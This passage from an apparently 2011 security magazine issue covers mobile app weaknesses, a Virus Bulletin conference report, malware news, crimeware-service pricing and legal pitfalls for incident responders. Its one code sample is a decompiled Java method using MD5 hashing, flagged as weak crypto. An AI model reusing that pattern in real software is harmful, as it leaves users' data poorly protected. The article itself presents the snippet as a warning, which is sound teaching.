This type of bug is still quite common on all sorts of applications. There are plenty of checklists and security tools to perform data validation so there are no more excuses. See Table 2 for some of these tools but keep in mind these libraries are not focused on mobile development. For better guides on data validation see OWASP Data Validation.

Technology	Library
Java	OWASP AntiSamy https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project
.NET	OWASP AntiSamy https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project_.NET Microsoft Web Protection Library (WPL) https://connect.microsoft.com/Downloads/DownloadDetails.aspx?SiteID=734&DownloadID=23329

Table 2 - Data validation libraries.

Weak crypto algorithms


A developer should never try to develop his or her own crypto algorithm, as this is just a recipe for failure. Instead, developers should take advantage of proven libraries that use strong algorithms like AES and such.

Both platforms offer strong cryptographic algorithms to choose from, but the issue arises when the developer implements them ineffectively or chooses the incorrect solution like using a hash algorithm with no salt to encrypt sensitive information.

MS SDL Approved Cryptographic Algorithms (ripped from Microsoft SDL) are a good recommendation on how to select and securely use a cryptography algorithm for your app needs.

Algorithm Type	Banned (algorithms to be replaced in existing code or used only for decryption)	Acceptable (algorithms acceptable for existing code, except sensitive data)	Recommended (algorithms for new code)
Symmetric Block	DES, DESX, RC2, SKIPJACK	3DES (2 or 3 key)	AES (>=128 bit)
Symmetric Stream	SEAL, CYLINK_MEK, RC4 (<128bit)	RC4 (>= 128bit)	None, block cipher is preferred
Asymmetric	RSA (<2048 bit), Diffie-Hellman (<2048 bit)	RSA (>=2048bit), Diffie-Hellman (>=2048bit)	RSA (>=2048bit), Diffie-Hellman (>=2048bit), ECC (>=256bit)
Hash (includes HMAC usage)	SHA-0 (SHA), SHA-1, MD2, MD4, MD5	SHA-2	SHA-2 (includes: SHA-256, SHA-384, SHA-512)

Table 3 - MS SDL approved cryptographic algorithms.



```
.... More code....
public static byte[] getMD5(byte[] paramArrayOfByte) {
 Object localObject = (byte[])0;
 try {
   MessageDigest localMessageDigest =
MessageDigest.getInstance("MD5"); <- weak crypto
   localMessageDigest.update(paramArrayOfByte);
   byte[] arrayOfByte = localMessageDigest.digest();
   localObject = arrayOfByte;
   return localObject;
 }
 catch (NoSuchAlgorithmException localNoSuchAlgorithmException) {
   while (true)
       localNoSuchAlgorithmException.printStackTrace();
 }
}
.... More code....
```

Code Box 7.

Conclusion

At this point, it should be clear that the security state of mobile applications must be improved and that mobile developers need to understand the risks and follow secure development practices.

Likewise, mobile platform creators need to come up with security tools and better documentation/guides on security so that independent software vendors can use them to develop secure apps.


Hopefully research can raise awareness about mobile app security and we can start fixing things.

Most security researchers focus on the platform itself but what's the point of having a secure platform when you have thousands of insecure apps running on top of it?

It is crucial that mobile app security becomes important as many mobile devices (iPads, Android tablets and possibly starting next year Windows 8 tablets) are being introduced into corporate networks, as well as an array of smartphones from a variety of companies breaking traditional security defenses. It goes without saying that users need to raise concerns about the security and privacy of smartphones and apps - they have to demand better security. The security industry needs to start raising the awareness of the dangers of lousy mobile app security.

I will continue with the research, analyzing more apps and other platforms to create a better framework of mobile app bugs and how to deal with them.

Here are a few recommendations for addressing the security of mobile apps:



Call To Arms – Mobile App Security

Big Players: Mobile Platform Creators

- Add documentation on secure development practices to the official documentation
- Provide security tools to be used by ISVs
- Improve API security

Mobile App Developers / ISVs

- Understand the risks and how to deal with them: online resources, books and training
- Follow a secure development framework: MS SDL, OWASP CLASP or SAMM / OpenSAMM
- Always do Threat Modeling
- Develop with security in mind and perform reviews & testing

Simon Roses Femerling (CISSP, CSSLP, CEH, Executive MBA) is an independent security researcher. He can be reached via his blog (www.simonroses.com) or via Twitter (@simonroses).

vb 2011 BARCELONA

by Zeljka Zorz

This year's edition of the Virus Bulletin security conference was held at the Hesperia Tower hotel in Barcelona at the beginning of October. This was my first time at this particular conference, so I wasn't sure what to expect, but in the end I was very glad that I attended.

The three-day-long event consisted of half-hour-long presentations divided into two streams: corporate and technical.


Since the presentations were held in two auditoriums that were separated only by a flight of stairs, it was easy to go from one to the other during the 5 minute breaks in between and catch each planned presentation from start to finish.

To that end, I was extremely pleased with the organizers as they made sure that the presenters kept to their time limits. In short - it was a beautifully coordinated event.

I must say that it was tough choosing which presentations to attend, as both streams were equally interesting.

Even though one or two of the "corporate" presentations ended up sharing few new and helpful details, most of them offered intriguing insight into specific topics.

An example of the latter were the ones given by Eli Jellenc of VeriSign-iDefense on the topic of malicious tools and techniques in a politicized, militarized cyberspace; Kaspersky Lab's Fabio Assolini's on the "crazy lives" of the Brazilian cyber crooks; and Symantec.cloud's on mapping the activities of APT.



Among the technical ones I attended, I enjoyed best the one by Fortinet's Axelle Apvrille on how to make a cheap mobile malware jail and ESET's Pierre-Marc Bureau's analysis of the Kelihos malware.

The choice of having F-Secure's Mikko Hypponen deliver the opening keynote was inspired. Joined by Bob Burls of UK's Police Central e-Crime Unit, the experienced presenter set the right tone for the conference by sharing the difficulties and the rewards of fighting the "good" fight.


The Virus Bulletin conference is the perfect place for anti-malware specialists and other experts in the computer security industry to exchange knowledge.

With the expo part reduced to a dozen (or even less) booths and a relatively small mingling area, this year's edition of the conference had a very cozy feel that promoted the exchange of ideas and offered many networking opportunities.

Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security.

Photos courtesy of Pavel Baudis, Andreas Marx, Jeannette Jarvis and Filip Chytry.

New techniques for detecting hardware Trojans



Most Internet users know about the existence of software Trojans, but that of hardware ones is less known. They consist of integrated circuits that have been modified by malicious individuals so that when triggered, they try to disable or bypass the system's security, or even destroy the entire chip on which they are located.

There are a number of techniques for detecting hardware Trojans, but they are time- and effort-consuming. So a team of researchers from the Polytechnic Institute of New York University (NYU-Poly) and the University of Connecticut have decided to search for an easier solution, and came up with the idea of "designing for trust."

"The 'design for trust' techniques build on existing design and testing methods," explains Ramesh Karri, NYU-Poly professor of electrical and computer engineering.

Among those is the use of ring oscillators - devices composed of and odd number of inverting logic gates whose voltage output can reveal whether the circuit has or has not been tampered with - on circuits.

Non-tampered circuits would produce always the same frequency, but altered ones would "sound" different. Of course, sophisticated criminals could find a way to modify the circuits so that the output is the same, so the researchers suggest creating a number of variants of ring oscillator arrangements so that hardware hackers can't keep track of them.

While the theory does sound good, the researchers have encountered some difficulty when it comes to testing it in the real world.

Companies and governments are disinclined to share what hardware Trojan samples they may have, since that would require sharing actual modified hardware that could tip off the researchers to their proprietary technology or can endanger national security.

Trojan masquerading as PDF signed with stolen government certificate

Since the discovery of the Stuxnet worm, and especially after the recent string of certification authority compromises, cyber attackers' practice of using digital certificates to sign malware and impersonate popular websites has become known to everybody in the security community.

Whether these certificates are stolen or issued fraudulently, the result is the same: the system is fooled into thinking that thusly signed applications and phishing websites are legitimate and harmless.

Seeing that security professionals around the world are slowly losing faith in the digital identity certificate system, news that another piece of malware signed with a stolen code signing certificate has been discovered by F-Secure researchers doesn't come as a great shock.

This particular malware is a downloader Trojan packaged into a PDF file signed with a certificate belonging to mardi.gov.my - the Agricultural Research and Development Institute of the Government of Malaysia.

According to the researchers, Malaysian authorities confirmed the origin of the certificate and said that it was stolen "quite some time ago". The certificate is now expired (it was valid up to September 29, 2011), and F-Secure does not indicate how old the malware in question is.

"The malware itself has been spread via malicious PDF files that drop it after exploiting Adobe Reader 8," the researchers shared. "The malware downloads additional malicious components from a server called worldnewsmagazines.org. Some of those components are also signed, although this time by an entity called www.esupplychain.com.tw."

Block cipher encryption effectively hides banking Trojan

Brazilian malware peddlers have turned to encrypting banking Trojans with block ciphers, effectively bypassing most AV software.

Kaspersky Lab's Dmitry Bestuzhev says that he noticed it when he stumbled upon a couple of similarly structured files with a .jpeg extension.

He initially thought that steganography was used, but further analysis revealed that the files were actually bitmap image files and that they contain malware and some other data encrypted within.

"As far as I know, this is the first time [block cipher encryption] has been used by malware writers anywhere in Latin America," he commented.

Given the effectiveness of this technique, it's a wonder they haven't thought about using it sooner. Not only does it sometimes cause AVs to turn up inaccurate results, but files such as these are also difficult to spot for site administrators, increasing the likelihood of them being hosted on a compromised site for a long time.

Bestuzhev expects the encryption algorithm to change following this discovery and his post, as the malware authors behind this particular attack change mirror sites hosting the malware and the actual malicious payload every 2-3 days.

Backdoor Trojan pushed via versatile Facebook campaign

Thanks to its social nature, Facebook is one of the preferred tools of cyber crooks looking to scam users and peddle malware.

Microsoft recently spotted a considerably versatile social engineering campaign used to trick Facebook users into installing a particularly nasty backdoor Trojan with keylogging capabilities. The messages used to lure in users vary, but they all lead to fake YouTube pages.

Once there, the user is urged to download a new version of "Video Embed ActiveX Object" in order to play the video file.

Unfortunately, the offered setup.exe file is the Caphaw Trojan, which bypasses firewalls, installs an FTP and a proxy server and a keylogger on the affected machine.

"It also has built-in remote desktop functionality based on the open source VNC project," says Microsoft's Mihai Calota. "We received a report that a user found this in his computer and also discovered that money had been transferred from his bank account by an unknown party. The keylogging component, coupled with the remote desktop functionality, makes it entirely possible for this to have happened."

He advises all users to update their AV software and scan their computers, and to change the passwords on all their sensitive accounts. In case they have noticed a similar campaign taking advantage of a friend's account, the should warn him personally and Facebook by using the "report/mark message as spam" option.

Significant drop in FakeAV

The trend in malicious software and attempted cyber crime is up but some of the most popular and visible malware is trending down.


According to lab results from Norman, researchers in September analyzed and found more than two million malicious files, or more than 72,000 files of malware per day pulsing through the internet like burglars going house-to-house looking for open windows and unlocked doors.
However, three of the most notorious malware families familiar to consumers and businesses have in fact had significant reductions in the malware attacks so far this year.

Researchers found that FakeAV dropped from approximately 45,000 attacks in June to less than 5,000 in August.

Similarly, Zbot, also known as Zeus, became less of a threat from nearly 20,000 incidents in January to nearly negligible levels in September. Malware cousin SpyEye stayed under 2,000 incidents throughout the year.

"The statistics we have compiled can change quickly if a malware mass-producer starts up or quits," said Chrisophe Birkeland, Norman CTO. "But the effects of file-infecting viruses can be substantial in any case since even one file infector can create millions of malicious files even if they are coming from only one source of malware. Our labs see millions of files per year, so these trends are quite valid."

Cybercriminals offer complex infection services



Trusteer Research came across a new group that besides offering infection services (for prices between 0.5 and 4.5 cents for each upload, depending on geography) also provides polymorphic encryption and AV checkers. This new one-stop-shop approach for malicious services is a natural evolution of the market – if the customers need to infect, then they also need to evade AV. Why not sell the whole package?


For Polymorphic encryption of malware instances they charge from $25 to $50 and for prevention of malware detection by anti-virus systems (AV checking) they charge $20 for one week and $100 for one month of service.

It's a buyer market. Researchers also came across advertisements published by prospective buyers of infection services. The ad basically presets the buying price, how it is charged and the scope of the service:

• The advertiser pays only for unique uploads
• The calculations will be conducted according to the advertiser's own Black Hole (exploit kit) stats module
• The advertiser will pay in advance to the sellers with recommendations, i.e. those that have 1-10 "fresh" forum messages. Otherwise, the sellers will get paid afterwards
• The domains are checked via a malware scan service website (scan4you) during the day. If the domain is recognized as blacklisted on anti-virus databases, the advertiser will automatically replace it with another.
• The final paid price depends on percentage of infections:
$4.5 for 1,000 of traffic with 3% of infections
$6 for 1,000 of traffic with 4% of infections
$30 for 1,000 of traffic with more than 20% of infections.

In an attempt to stay competitive we came across an ad by an Encryption Service provider that sold its service for 20$ per file, and offered a money back guarantee if it fails an AV checker.

Android officially the primary target for new mobile malware



The Android mobile operating system solidified its lead as the primary target for new mobile malware, according to McAfee.


The amount of malware targeted at Android devices jumped nearly 37 percent since last quarter, and puts 2011 on track to be the busiest in mobile and general malware history.

Malware authors are capitalizing on the popularity of Android devices, as demonstrated by the fact that the Android platform was the only mobile operating system for all new mobile malware in Q3.

One of the most popular forms of trickery in Q3 was SMS-sending Trojans that collect personal information and steal money. Another new method of stealing user information is malware that records phone conversations and forwards them to the attacker.

SYNGRESS.

Delve Deeper Into Security with Syngress



Thor's Microsoft Security Bible

A Collection of Practical Security Techniques

By Timothy "Thor" Mullen

978-1-59749-572-1 | August 2011
Hardback | 322 pp.
$59.95 | €42.95 | £36.99 | $74.95

World-renowned security expert, Timothy "Thor" Mullen, presents a fascinating collection of practical and immediately implementable Microsoft security techniques, processes and methodologies uniquely illustrated through real-world process examples!

Securing the Cloud

Cloud Computer Security Techniques and Tactics

By Vic (J.R.) Winkler

978-1-59749-592-9
April 2011
Paperback | 290 pp.
$59.95 | €42.95
£36.99 | $74.95 AUD

The first book that helps you secure your information while taking part in the time and cost savings of cloud computing!

Security Risk Management

Building an Information Security Risk Management Program from the Ground Up

By Evan Wheeler

978-1-59749-615-5
May 2011
Paperback | 340 pp.
$49.95 | €35.95
£30.99 | $62.95 AUD

The definitive guide for building or running an information security risk management program.

syngress.com

20112213

Infosec professionals: Accomplishing your day job without breaking the law

by Michael F. Angelo

Information security professionals are tasked with protecting their organizations' critical data to enable the continuation of business operations. However, by doing just that, security administrators can easily and unknowingly violate local, state, national and international laws associated with privacy, copyrights, licensing and more.

Here I will outline a scenario that many Infosec professionals may find themselves in, identify the laws that may have been broken by following security best practices, and then discuss what needs to be changed to protect infosec professionals from wrongful charges associated with their well-intended actions.

Scenario

A seasoned security professional (let's call him Bob to make things easy) had over the years performed the usual plethora of functions, i.e. threat analysis, security architecture design, and occasionally reverse engineering code to help in support or dissection of a threat.

One day, Bob experienced an attack within his company and after further investigation (monitoring and analysis) he concluded that the attack was targeted.

It turned out that an email exchange from the CEO to the CTO led to the attack.

The first message simply said:

At the last board meeting it was suggested we look into this technology. Please review and let me know what you think.

The second message said:

Forgot the link: http://www.alphatech.com

The CTO clicked on the link and a screen came up that said "loading presentation – click here to continue". After a few minutes, the system hung, and that was when Bob's 96 hours of fun began. Unfortunately for Bob, computer laws are not made to protect the security of an organization, but the interests of society.

As a result, there are often laws that can impede or have other consequences for security pros that engage in a typical attack response, and impact what they can do as part of their analysis.

Infosec activities of legal concern

Below I have outlined typical actions performed by infosec professionals in the event of a breach and identified potential legal concerns associated with normal threat response activities.

You will note that I have also provided recommendations to avoid getting yourself into trouble, but please do note that I am not a lawyer, and nothing I am about to say should be taken as legal advice. I am not debating nuances of laws, rather I am highlighting the laws and leave it up to you to talk with your legal department. In order of events:

Activity	Issue	Recommendation
You throw together a system (with o/s and tools) to use in your analysis.	If you don't have licenses for the software you are installing, or the software license doesn't allow it to be transferred between machines, you may be violating Copyright Law.	Have a fully licensed system, and software that can be brought up and reinstalled or reset at will. (A VM may work well for this).
You perform computer forensics.	Numerous states require licensing for computer forensics experts.	Will you need to take your findings to court? If so, you may need a forensics-licensed individual to gather the evidence.
You discover a modified file and ask a friend to send you a clean copy of a modified binary file.	The binary file may be a copyrighted material this might violate the Copyright Law.	Preparing a system in advance will help with the need to 'get' copies of files.
You disassemble the suspected program/malware.	There have been a number of laws proposed in the past that cover disassembly, but none have passed yet.	Check with your legal department to see if reversing is allowable, or whether there are any new laws that might prevent this.
You provide a copy of the malware to a friend for a second opinion.	Depending on the location of your friend (and where you send the malware), you may violate US Federal laws (Can SPAM Act) and various state laws. This action can also violate your friend's company policies if the file is sent to a place of work. The biggest concern is what happens if the malware becomes active on your friend's side.	When you have a suspicious file (potentially malware), you should not provide copies of it to anyone without prior consent by your legal department. Most companies that are authorized to receive malware have mechanisms for handling it safely.
When analyzing the malware you discover it is sending data to a remote system, which you discover is a forwarder (intermediary) system.	By accessing the intermediary machine, regardless of the credentials you found on your system, you might be violating the Computer Fraud and Abuse Act (FCAA). Additionally, there are a number of states that have laws explicitly prohibiting the use of credentials for accessing a system for which you are not explicitly authorized.	After talking with your legal counsel, you may want to contact the owner of the machine that is being used and/or report the incident to CERT or to law enforcement.
You identify the machine that the attack came from, or you locate the system set to receive the data from the malware.	This has the same issues as above, even though this is the source for the bad guy. Additionally, you may not want to access the machine as it may ruin any evidence that can be collected by law enforcement.	After talking with your legal counsel you may want to report the incident to law enforcement.
You discover materials from other companies on the hacker's machine.	This may violate numerous intellectual property protection laws.	If you have reason to believe files on the hacker's machine belong to another company, you should inform your legal department. They can then decide how to handle informing the other company or law enforcement.
You discover third party personal information on the hacker's machine.	This may violate numerous privacy protection laws.	You should inform the legal department and ask them to inform law enforcement.

In theory, the legal department will decide if they want to bring charges against an attacker, assuming the culprit could be found. They will also determine what level of due care is needed and how far their security professionals should go as far as their own investigation and mitigation.

It is important to note that if the legal department is planning on filing any charges, you should have law enforcement involved in any analysis and follow up as soon as possible.

It's a lot to keep in mind if you have not considered the potential legal ramifications of a typical attack analysis.

One general rule of thumb that I keep in mind is to always reach out to the legal department before starting any forensic analysis. Though it may not be necessary or always applicable, it is better to be safe than sorry.

Michael F. Angelo is the Chief Security Architect at NetIQ.

RSA®CONFERENCE2012

FEBRUARY 27-MARCH 2 | MOSCONE CENTER | SAN FRANCISCO

THE GREAT CIPHER

MIGHTIER THAN THE SWORD

SAVE $400

Register before Friday, January 27!

TOGETHER WE ARE STRONG. UNITE WITH US AT RSA® CONFERENCE

As we increase our social connectivity, we also increase our exposure to an ever-changing array of exploits by criminals seeking to steal personal information via active online communities. By banding together to protect and defend ourselves we can stop enemies in their tracks. At RSA® Conference 2012, you will tap into the power of the collective as you learn from the best and brightest in the industry, exchange effective and valuable strategies with your peers and become stronger in the face of persistent security threats.

RSA Conference 2012 is the premier event where you will find the insights and resources you need to thwart socially engineered attacks and keep your kingdom safe from threats.

BUILD YOUR STRENGTH
Connect with cutting-edge solutions.

